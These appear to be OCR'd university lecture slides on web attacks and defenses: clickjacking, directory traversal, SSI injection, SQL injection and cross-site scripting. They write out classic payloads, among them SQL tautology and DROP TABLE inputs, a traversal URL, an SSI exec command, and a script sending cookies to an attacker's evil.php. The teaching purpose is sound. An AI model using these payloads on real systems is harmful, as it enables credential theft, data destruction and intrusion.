Inc. All rights reserved.

Most serious endpoint security incidents in the US (2016)




https://www.statista.com/statistics/203186/top-endpoint-security-incidents-usa/

Most serious endpoint security incidents in the US (2016)



https://www.statista.com/statistics/203186/top-endpoint-security-incidents-usa/

Clickjacking



Do you want to perform this dangerous act?


[Yes] [No]

For a Free Prize Click

[Here]

From *Security in Computing, Fifth Edition*, by Charles P. Pfleeger, et al. (ISBN: 9780134085043). Copyright 2015 by Pearson Education, Inc. All rights reserved.

Clickjacking Attacks




- A.K.A. User Interface (UI) redress attack
- Tricking a user into clicking on something different from what he thinks he is clicking on
- Risks:
  - potentially revealing confidential information
  - Taking control of their computer while clicking on seemingly innocuous web pages
- Exists in a variety of browsers and platforms

https://neelbhatt.com/2018/02/16/secure-net-core-applications-from-click-jacking-net-core-security-part-iii/

Clickjacking Attacks

- How does it happen?



Clickjacking Attacks

- How does it happen?
- Example:

```
<a
    onMountUp=window.open(http://www.evil.com)
    href=http://www.google.com/>
    Go to Google</a>
```

- What happens with this code?
  - A window opens to the attacker website

Clickjacking Attacks

- Example:

```
<a
    onMountUp=window.open(http://www.evil.com)
    href=http://www.google.com/>
    Go to Google</a>
```

- Why include *href* to Google?
  - Browser status bar will show URL when hovering
    - To protect the user
    - User tricked by seeing the wrong reference

Clickjacking Attacks


- Example 2:
  - A user might receive an email with a link to a video about a news item
  - Another webpage may be "hidden" on top or underneath the "PLAY" button of the news video
    - E.g., a product page on Amazon
  - The user tries to "play" the video
    - actually "buys" the product from Amazon
    - Attack will work if visitor is both logged into Amazon.com and has 1-click ordering enabled
      - Hacker can only send a single click

Other Scenarios

- Tricking users into enabling their webcam and microphone through Flash
- Downloading and running a malware (malicious software) allowing to a remote attacker to take control of others computers
- Clicking Google AdSense ads to generate pay-per-click revenue
- Etc.

Cursorjacking

- Cursor may be changed
  - Create a more visible fake shifted cursor
    - In addition to the real cursor
    - Will cause the victim to go to evil website, etc.



http://resources.infosecinstitute.com/bypassing-same-origin-policy-part-3-clickjacking-cursorjacking-filejacking/
https://explosivelab.blogspot.com/2012/04/cursor-jacking.html

Clickjacking Known Attacks

- Twitter clickjacking worm:
  - Attack convinced users to click on a button that re-tweeted location of a malicious page
    - Propagated massively
- Facebook attacks:
  - Attackers trickers users into “liking” items
    - Fan pages, links, groups, etc.

Clickjacking Defenses

- Requiring user confirmation
    - Reduces usability, requires extra actions
- Adding random UI elements, randomize location of buttons on page
    - Make it harder for attacker to overlay known elements
    - Difficult to implement, may still be vulnerable
        - Attacker may click multiple locations


Clickjacking Defenses

- Implementing defensive code in the UI
  - Ensure current frame is most top level window
- Preventing websites from framing your site
  - Incorporating frame-breaking methods when programming site

Clickjacking Defenses - Sitekeys

- A mutual authentication web-based technique
  - between end-users and websites
  - To deter phishing
- Owned by RSA
- Was used by Vanguard, Bank of America
  - Discontinued in 2015
    - Still used by some sights
- Found to be ineffective
  - People don’t notice or care about it

Clickjacking Defenses - Sitekeys



Your SiteKey: teddy bear


Passcode:

Your SiteKey:
teddy bear

https://www.cs.tufts.edu/comp/117/slides/MezTufts2018.pdf


Drive-By Download

- Code is downloaded, installed, and executed on a computer without the user’s knowledge
- May be the result of clickjacking, fake code, program download subsitution, etc.



Dot-Dot-Slash


- Also known as “directory traversal,” this is when attackers use the term “../” to access files that are on the target web server but not meant to be accessed from outside
- Most commonly entered into the URL bar but may also be combined with other attacks, such as XSS



```
http://yoursite.com/webhits.htw?CiWebHits&File=../../../../../winnt/sys
tem32/autoexec.nt
```

Server-Side Include (SSI)

- SSI is an interpreted server-side scripting language that can be used for basic web server directives, such as including files and executing commands
- As is the case with XSS, some websites are vulnerable to allowing users to execute SSI directives through text input



```
<!--#exec cmd="/usr/bin/telnet &"-->
```

Countermeasures to Injections

- Filter and sanitize all user input
  - Need to account for every potentially valid encoding
- Make no assumptions about the range of possible user inputs—trust nothing, check everything
- Use access control mechanisms on backend servers, such as “stored procedures”

From *Security in Computing, Fifth Edition*, by Charles P. Pfleeger, et al. (ISBN: 9780134085043). Copyright 2015 by Pearson Education, Inc. All rights reserved.

Email Spam

- Experts estimate that 60% to 90% of all email is spam
- Types of spam:
  - Advertising
    - Pharmaceuticals
    - Stocks
  - Malicious code
  - Links for malicious websites
- Spam countermeasures
  - Laws against spam exist but are generally ineffective
  - Email filters have become very effective for most spam
  - Internet service providers use volume limitations to make spammers' jobs more difficult

From *Security in Computing, Fifth Edition*, by Charles P. Pfleeger, et al. (ISBN: 9780134085043). Copyright 2015 by Pearson Education, Inc. All rights reserved.

Countermeasures

- User education
  - Limited effectiveness and very subject to co-evolution with attacks
- PGP and S/MIME
  - Cryptographic solutions that have seen very limited adoption after years on the market

Injection Attacks

Web Security: Injection Attacks

- If a web server is compromised, what is the potential damage?
  - Attacker may steal sensitive data
    - e.g., data from many users
    - Breach data confidentiality
  - Attacker may change server data
    - e.g., affect users
    - Breach data integrity
  - Attacker may destroy data
    - Affect system availability

https://www.sitepoint.com/how-to-protect-your-website-against-sql-injection-attacks/

Web Security: Injection Attacks (cont.)

- If a web server is compromised, what is the potential damage?
  - Server may be used as a gateway to enabling attacks on clients
  - Impersonation attacks
    - of users to servers, or vice versa
  - Etc.

Web Security: Injection Attacks

- Different attacks exist on web servers
- Two such common attacks are:
  - SQL Injection Attack
  - XSS Injection attack

SQL Injection Attack

http://www.innovativeeideas.com/2016/12/detect-and-prevent-sql-injection.html/

Web Security: SQL Injection Attacks

- A code injection technique, used to attack data-driven applications
- Nefarious SQL statements are inserted into an entry field for execution
  - e.g. to dump the target database contents to the attacker
- Exploits security vulnerabilities in an application's software
  - When user input is either incorrectly checked and filtered

Web Security: SQL Injection Attacks

- SQL Attacks cited as one of the top security vulnerabilities on the Internet
  - responsible for countless data breaches
- First public discussion in 1998 by Jeff Forristal
  - In ***Phrack*** magazine
    - Regarded by security experts as “the best, and by far the longest running hacker zine“

Web Security: SQL Injection Attacks

- How does a code injection attack occur?
  - Attacker (who is a malicious user) provides bad input
  - Web server does not check input format
    - Enables attacker to execute arbitrary code on the server
  - Attacker gets unauthorized access to data

Code Injection Example

- creates a SELECT statement by adding a variable (txtUserId) to a select string
- Purpose: create an SQL statement to select a user, with a given user id

```
      txtUserId = getRequestString("UserId");
      txtSQL = "SELECT * FROM Users WHERE                UserId
= " + txtUserId;
```

Code Injection Example

- There is nothing to prevent the user from entering:

  User ID: 105 OR 1=1


- Rendering the SQL statement:

  SELECT * FROM Users WHERE UserId = 105 OR 1=1;

- The SQL above is valid and will return ALL rows from the "Users" table, since **OR 1=1** is always TRUE.
- Why is this example dangerous?
  - What if the "Users" table contains names and passwords?
  - A hacker might get access to all the user names and passwords in a database!

Code Injection Example 2

- User login on a webpage:



Username:

John Doe

Password:

myPass

- Code used:

```
uName = getRequestString("username");
uPass = getRequestString("userpassword");

sql = 'SELECT * FROM Users WHERE Name ="' + uName + '" AND Pass ="' + uPass + '"'
```

- Result:


  SELECT * FROM Users WHERE Name ="John Doe" AND Pass ="myPass“

Code Injection Example 2

- Why is this example dangerous?

Code Injection Example 2

- Why is this example dangerous?
- A hacker might get access to user names and passwords in a database
  - by simply inserting " OR ""=" into the user name or password text box!



User Name:

" or ""="

Password:

" or ""="

Code Injection Example 2

- **SQL Injection Based on ""="" is Always True**


- Original query:
  SELECT * FROM Users WHERE Name ="John Doe" AND Pass ="myPass“

- Resulting Query with “”=“” input:

  SELECT * FROM Users WHERE Name ="" or ""="" AND Pass ="" or ""=""


- The SQL above is valid and will return all rows from the "Users" table!
  - since **OR ""=""** is always TRUE

Modern Web Services



https://blogs.msdn.microsoft.com/bethmassi/2011/03/23/deployment-guide-how-to-configure-a-web-server-to-host-lightswitch-applications/

Modern Web Services



- Browsers run on client machines
    - send form/URL to web server
- Web server sends database query to database
- Custom data set from database to server
- Webpage built by web server and sent back to browser

Databases

- An Organized collection of data
- A relational database is a digital database s.t.:
  - Data is organized into tables
  - With columns and rows
  - A unique key identifies each row
  - Virtually all relational database systems use SQL (Structured Query Language)
    - for querying and maintaining the database

http://www.freepngimg.com/internet/database

Databases

- Example: a ‘customers’ table:

Customers			
Customer_ID	First_Name	Last_Name	City
1123	John	Smith	New York
2234	Debra	Green	Boston
3345	Jonathan	Blue	San Francisco

Databases

- Databases typically used by web services
  - To store user and server data
- Database server runs as a separate process
  - provides database services to other programs
- Web server runs queries to database
  - Database server returns requested values or updates the values

SQL (Structured Query Language)

- Widely used database query language
  - for managing data held in a relational databases
- Allows user to access many records with one single command

https://hackr.io/tutorials/learn-sql

SQL (Structured Query Language)

- Example – return a set of columns:
  - *SELECT column1, column2 FROM table_name*
- Select all fields in the table:
  - *SELECT * FROM table_name;*

Databases

- Example: a ‘customers’ table:

Customers			
Customer_ID	First_Name	Last_Name	City
1123	John	Smith	New York
2234	Debra	Green	Boston
3345	Jonathan	Blue	San Francisco

SQL

- Select the “Last_Name" and "City" columns from the "Customers" table:
    - *SELECT Last_Name, City FROM Customers;*
- Fetching data using a condition:
    - *SELECT column FROM table_name WHERE condition*
        - returns the value(s) of the given column in the specified table, for all records where condition is true.
    - Example:
        - SELECT Last_Name FROM Customers WHERE City=‘New York‘
            - Will return the value ‘smith’

SQL

- Can also add/modify data to the table
  - *INSERT INTO Customers VALUES (2344, ‘Mary', ‘Grant’, ‘Seattle’);*

Databases

- Example: a ‘customers’ table:


Customers			
Customer_ID	First_Name	Last_Name	City
1123	John	Smith	New York
2234	Debra	Green	Boston
3345	Jonathan	Blue	San Francisco
2344	*Mary*	Grant	Seattle

SQL

- Can also add/modify data to the table
  - *INSERT INTO Customers VALUES (2344, ‘Mary', ‘Grant’, ‘Seattle’);*
- Issue multiple commands, separated by semicolon:
  - INSERT INTO Customers VALUES (*2344, ‘Mary', ‘Grant’, ‘Seattle’*); SELECT Customer_ID FROM Customers WHERE Last_Name=‘Green‘
    - returns 2234.
- Can delete entire table
  - *DROP TABLE Customers*

SQL Injection Attack

- Suppose we design the following screen:


localhost/sql/sql-injection/form.html

form.html

https://www.w3resource.com/sql/sql-injection/sql-injection.php

SQL Injection Attack

- And the database has user_information table as follows:

Userid	Pwd	Fname	Lname	Gender	email
1234	Secret!@#3	John	Smith	M	jsmith@yahoo.com
2345	MyCat0023	James	Green	M	jgreen@gmail.com
2323	Movies@9	Mary	Rose	F	mrose@hotmail.com

SQL Injection Attack

- The server is running the following code:

```
$uid = $_POST['uid'];
$pid = $_POST['passid'];
$SQL = "select * from user_details where userid = '$uid' and password
= '$pid' ";
```

SQL Injection Attack

- Attacker provides **test** as userid and **anything' or 'x'='x** as password
- The resulting constructed query is:

$SQL = "select * from user_details where userid = ‘test' and password = 'anything' or 'x'='x' "

- Based on operator precedence, the WHERE clause is true for every row

SQL Injection Attack

- Attacker provides **test** as userid and **anything' or 'x'='x** as password
- The resulting constructed query is:

$SQL = "select * from user_details where (userid = ‘test' and password = 'anything‘) or 'x'='x' "

- Based on operator precedence, the WHERE clause is true for every row
  - The query will return all records in database!

SQL Injection Attack

- What else can the attacker do?
  - Delete all data!

SQL Injection Attack

- What else can the attacker do?
  - Delete all data!
- Suppose

  userid = “ ’ ; DROP TABLE user_details -- ”

  - The “**--**” double-dash causes rest of line to be ignored.
  - Then constructed script will be:

    $SQL = SELECT … WHERE userid= ’ ’ ; DROP TABLE user_details …

SQL Injection Attack

- What else can the attacker do?
  - Delete all data!
  - create another account with password

SQL Injection Attack

- What else can the attacker do?
  - Delete all data!
  - create another account with password
- Suppose:

userid = “ ’ ; INSERT INTO TABLE Users (‘attacker’, ‘attacker secret’);

  - Now we have a malicious user in the system!

SQL Injection Attack

- All these attacks performed through running a query on the dB!
- SQL injection attacks caused significant financial damage to companies in recent years

Heartland Payment Systems Attack

- A Credit card payment processing company
- SQL Injection attack occurred in March 2008
- Attack only discovered in January 2009(!)
- 100 million card transactions/month at the time
  - for 175,000 merchants

https://www.bankinfosecurity.com/more-litigation-tied-to-heartland-breach-a-5528

Heartland Payment Systems Attack

Heartland
PAYMENT SYSTEMS

- **Result**:
  - 130 million card numbers stolen, estimated loss $200 million
  - Heartland deemed out of compliance with Industry Data Security Standard
  - not allowed to process the payments of major credit card providers until May 2009
  - paid out an estimated $145 million in compensation for fraudulent payments.

SQL Injection Prevention

- How can we prevent such attacks?
- Sanitize the input data
  - Filter all user input, ideally by context
    - Email addresses should allow only characters allowed in an e-mail address
    - Phone numbers should be allow only digits, etc.
- Avoid building SQL commands based on raw input
  - Even data sanitization routines can be flawed

https://www.hackingloops.com/prevent-sql-injection-via-prepared-statements-or-parameterized-queries/

SQL Injection Prevention

- Use existing tools or frameworks
  - To prevent vulnerable code
  - Example: **Django (web framework)**
    - A free and open-source web framework
    - Built-in mitigation for different attacks, including sql injections
      - Cross-site request forgery, cross-site scripting, SQL injection, password cracking and other typical web attacks
      - most of prevention tool settings turned on by default

SQL Injection Prevention

- Use existing tools or frameworks (cont.)
  - Use parameterized/prepared statements
    - a feature used to execute the same or similar database statements repeatedly efficiency
    - the prepared statement takes the form of a template
      INSERT INTO PRODUCT (name, price) VALUES (?, ?)
    - certain values are substituted during each execution
    - resilient against SQL injection

Summary

- Injection attack data-driven applications
- One of the most common vulnerabilities
  - Rated number on in 2013
    - By Open Web Application Security Project (OWASP)
- Typically, nefarious SQL statements are inserted into an entry field for execution
  - When user input is either incorrectly filtered
  - Input may contain malicious/unauthorized commands
- Attack can be prevented
  - Sanitizing user input
  - Avoid building SQL commands based on raw input

Cross-site Scripting Attack (XSS)

https://www.webprogs.com/2017/06/xss-cross-site-scripting-attack/

Cross-site scripting

- Another type of computer security vulnerability typically found in web applications
  - Rated #3 on OWSAP list
- Occurs in dynamically created webpages

Cross-Site Scripting (XSS)

- Tricking a client or server into executing scripted code by including the code in data inputs
- Scripts and HTML tags are encoded as plaintext just like user inputs, so they can take over web pages similarly to the way buffer overflow attacks can take over programs

```
Cool<br>story.<br>KCTVBigFan<script
src=http://badsite.com/xss.js></script>
```

Cross-site scripting

- An attacker uses a web application to send malicious code
  - generally in the form of a browser XSS script
  - to an unsuspecting user
- Web application uses input from a user within the output it generates
  - without validating or encoding it
- The malicious script can access sensitive information, session tokens or cookies

Cross-site scripting

- Example: The following code reads eid (employee ID) from HTTP request and displays it

```
<% string eid = request.getParameters(“eid”);%>
…
Employee ID: <%= eid %>
```

- Code works correctly if eid contains only standard alphanumeric text
- If eid includes source code, then the code will be executed by the web browser as it displays the HTTP response

https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

Cross-site scripting

- Example: attacker posts the following code in the posted input:

```
    <SCRIPT type="text/javascript"> var adr =
    '../evil.php?cakemonster=' +        escape(document.cookie);
  </SCRIPT>
```

- The above code will pass an escaped content of the cookie to the evil.php script in "cakemonster" variable

Preventing XSS attacks

- A few methods exist
  - Escaping
  - Input Validation
  - Whitelisting

http://www.bluekaizen.org/xss-attack-through-metasploit/

Escaping

- Preventing key characters in the data the app has received from being interpreted
  - Censoring the data on the webpage
  - For example, disallow <and> characters

Escaping

- If the web page doesn’t allow users to add their own code to the page:
  - escape any and all HTML, URL, and JavaScript entities.
  - Otherwise, carefully choose which HTML entities are allowed
    - Or use a replacement for raw HTML, such as Markdown tool
      - Allows escaping all HTML

Escaping

- Example: PHP provides a function to escape special characters in a string before sending a query to MySQL
- *mysql_real_escape_string()*
